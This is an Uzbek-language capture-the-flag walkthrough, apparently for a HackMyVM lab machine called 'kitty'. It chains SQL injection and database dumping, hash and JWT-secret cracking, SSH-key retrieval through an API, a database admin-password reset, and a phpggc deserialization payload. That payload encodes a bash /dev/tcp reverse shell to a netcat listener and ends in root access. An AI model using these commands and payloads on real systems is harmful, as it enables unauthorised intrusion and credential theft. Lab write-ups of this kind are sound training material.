
logs.php?ajneya=admin parametri SQL Injection'ga zaif ekanligi aniqlanib, sqlmap bilan ma'lumotlar bazasi dump qilindi

```
(venv)kali@kali: ~  
Session Actions Edit View Help  
Table: users  
[3 entries]  
+-----+-----+  
| password | username |  
+-----+-----+  
| 44db80f98c693eac47540c51137eeac | admin |  
| 357f47546ba3ab1cf633d3d0c54e2583 | gitea |  
| e1cfa5edb3417d0bae378025b7e43a0f | test1 |  
+-----+-----+  
[20:53:45] [INFO] table 'padding.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/cookie.kitty.hmv/dump/padding/users.csv'  
[20:53:45] [INFO] fetching columns for table 'salt' in database 'padding'  
[20:53:45] [INFO] fetching entries for table 'salt' in database 'padding'  
Database: padding  
Table: salt  
[1 entry]  
+-----+-----+  
| type | value |  
+-----+-----+  
| salt | YXZpam5leWFt |  
+-----+-----+  
[20:53:45] [INFO] table 'padding.salt' dumped to CSV file '/home/kali/.local/share/sqlmap/output/cookie.kitty.hmv/dump/padding/salt.csv'  
[20:53:45] [WARNING] HTTP error codes detected during run:  
500 (Internal Server Error) - 37 times  
[20:53:45] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/cookie.kitty.hmv'  
[*] ending @ 20:53:45 /2026-09-08/
```


users va salt jadvallari olindi. gitea useri hashi va salt topildi

```
kali@kali: ~  
Session Actions Edit View Help  
(saidislom@kali)-[~]  
$ echo '357f47546ba3ab1cf633d3d0c54e2583$YXZpam5leWFt' > hash  
(saidislom@kali)-[~]  
$ john hash --format='dynamic=md5($p.$s)' --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (dynamic=md5($p.$s) [512/512 AVX512BW 16x3])  
No password hashes left to crack (see FAQ)  
(saidislom@kali)-[~]  
$ john --show hash --format='dynamic=md5($p.$s)'  
?:git0ffme  
1 password hash cracked, 0 left  
(saidislom@kali)-[~]  
$
```

john orqali md5(\$p.\$s) formatida hash buzildi va parol aniqlandi: **git0ffme**



gitea : gitOffme bilan Giteaga login qildik. Repozitoriy issuelarida whythisapiisfast.kitty.hmv subdomeni ko'rsatilgan ekan




whythisapiisfast.kitty.hmv manzilida Swagger API hujjatlari ochildi va /api/v2/{num} endpointi borligi aniqlandi


```
kali@kali: ~  
Session Actions Edit View Help  
  
(saidislom@kali)-[~]  
$ john jwt --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 512/512 AVX512BW 16x])  
Will run 12 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
thispasswordismylittlesecret (?)  
1g 0:00:00:00 DONE (2026-09-08 21:41) 5.263g/s 17073Kp/s 17073Kc/s 17073KC/s tinkabel1985..thetrev1  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.  
  
(saidislom@kali)-[~]  
$
```


john orqali JWT tokenni brute force qildik va secret topildi: `thispasswordismylittlesecret`

```
dyutidhara@kitty: ~  
Session Actions Edit View Help  
  
(saidislom@kali)-[~]  
$ curl -s http://whythisapiissofast.kitty.hmv/api/v2/-2 | jq -r . > ~/.ssh/kitty_rsa  
  
(saidislom@kali)-[~]  
$ chmod 600 ~/.ssh/kitty_rsa  
  
(saidislom@kali)-[~]  
$ ssh -i ~/.ssh/kitty_rsa dyutidhara@kitty.hmv  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
Linux kitty 5.10.0-13-amd64 #1 SMP Debian 5.10.106-1 (2022-03-17) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Tue Mar 29 06:39:26 2022 from 192.168.1.5  
dyutidhara@kitty:~$
```

topilgan SSH xususiy kalitini `kitty_rsa` fayliga saqlab, `chmod 600` berdik va `dyutidhara` useri nomidan SSH orqali tizimga ulandik

A screenshot of a terminal window with a dark background. The window title bar shows standard Linux window controls and a terminal icon. The terminal content shows a user logging into the MariaDB monitor. The prompt is 'dyutidhara@kitty:/var/www/html\$'. The user enters 'mysql -uroot -proot'. The output shows a welcome message, connection ID 9777, and server version 10.5.15-MariaDB-1:10.5.15+maria-bullseye mariadb.org binary distribution. It also displays copyright information and help instructions. The user then enters 'use opencats;' and the database is changed. Finally, the user enters an UPDATE statement to change the password of the 'admin' user, which is executed successfully. The prompt changes to 'MariaDB [opencats]>'.

serverda `mysql -uroot -proot` bilan MariaDB ga ulandik va opencats bazasidagi admin parolini 'admin' md5 hashiga yangiladik



yani parol bilan `thisisnotcatitisopencats.kitty.hmv` dagi OpenCATS admin paneliga (v0.9.5.2) kirdik

```
kali@kali: ~  
Session Actions Edit View Help  
PHP Deprecated: Creation of dynamic property PHPGGC::$options is deprecated in /usr/share/phpggc/lib/PHPGGC.php on line 830  
PHP Deprecated: Creation of dynamic property PHPGGC::$parameters is deprecated in /usr/share/phpggc/lib/PHPGGC.php on line 831  
PHP Deprecated: Creation of dynamic property PHPGGC\Enhancement\Enhancements::$enhancements is deprecated in /usr/share/phpggc/lib/PHPGGC/Enhancement/Enhancements.php on line 9  
PHP Deprecated: Creation of dynamic property PHPGGC::$enhancements is deprecated in /usr/share/phpggc/lib/PHPGGC.php on line 183  
a%3A2%3A7Bi%3A7%3B0%3A31%3A22GuzzleHttp%5C%5CFileCookieJar%22%3A4%3A7Bs%3A36%3A22%00GuzzleHttp%5C%5CFileCookieJar%00cookies%22%3Ba%3A1%3A7Bi%3A0%3B0%3A27%3A22GuzzleHttp%5C%5CSetCookie%22%3A1%3A7Bs%3A33%3A22%00GuzzleHttp%5C%5CSetCookie%00data%22%3Ba%3A3%3A7Bs%3A7%3A22Expires%22%3Bi%3A1%3Bs%3A7%3A22Discard%22%3Bb%3A0%3Bs%3A5%3A22Value%22%3Bs%3A61%3A22YmFzaCAtaSA%2B%3A22%00GuzzleHttp%5C%5CFileCookieJar%00strictMode%22%3BN%3Bs%3A41%3A22%00GuzzleHttp%5C%5CFileCookieJar%00filename%22%3Bs%3A26%3A22%2Fusr%2Flocal%2Fetc%2Fnewfile.txt%22%3Bs%3A52%3A22%00GuzzleHttp%5C%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3B%7Di%3A7%3Bi%3A7%3B%7D  
  
(saidislom@kali)-[~]  
$ cat /tmp/newfile.txt  
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEvOTAwMSAwPiYxCg==  
  
(saidislom@kali)-[~]  
$ curl "http://thisisnotcatitisopencats.kitty.hmv/index.php?m=activity&parametersactivity:ActivityDataGrid=a%3A2%3A7Bi%3A7%3B0%3A31%3A22GuzzleHttp%5C%5CFileCookieJar%22%3A4%3A7Bs%3A36%3A22%00GuzzleHttp%5C%5CFileCookieJar%00cookies%22%3Ba%3A1%3A7Bi%3A0%3B0%3A27%3A22GuzzleHttp%5C%5CSetCookie%22%3A1%3A7Bs%3A33%3A22%00GuzzleHttp%5C%5CSetCookie%00data%22%3Ba%3A3%3A7Bs%3A7%3A22Expires%22%3Bi%3A1%3Bs%3A7%3A22Discard%22%3Bb%3A0%3Bs%3A5%3A22Value%22%3Bs%3A61%3A22YmFzaCAtaSA%2B%3A22%00GuzzleHttp%5C%5CFileCookieJar%00strictMode%22%3BN%3Bs%3A41%3A22%00GuzzleHttp%5C%5CFileCookieJar%00filename%22%3Bs%3A26%3A22%2Fusr%2Flocal%2Fetc%2Fnewfile.txt%22%3Bs%3A52%3A22%00GuzzleHttp%5C%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3B%7Di%3A7%3Bi%3A7%3B%7D"  
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"  
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">  
<html>  
<head>
```

phpggc yordamida Guzzle/FW1 gadget zanjiri orqali serialized reverse shell payload yaratib, curl bilan OpenCATS activity manziliga yubordik

```
kali@kali: ~  
Session Actions Edit View Help  
(saidislom@kali)-[~]  
$ nc -lvnp 9001  
listening on [any] 9001 ...  
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.118] 54122  
whoami  
root  
id  
uid=0(root) gid=0(root) groups=0(root)  
saidislom
```

9001-portdagi netcat listenerga root sifatida teskari aloqa (reverse shell) kelib tushdi. Root huquqi to'liq qo'lga kiritildi!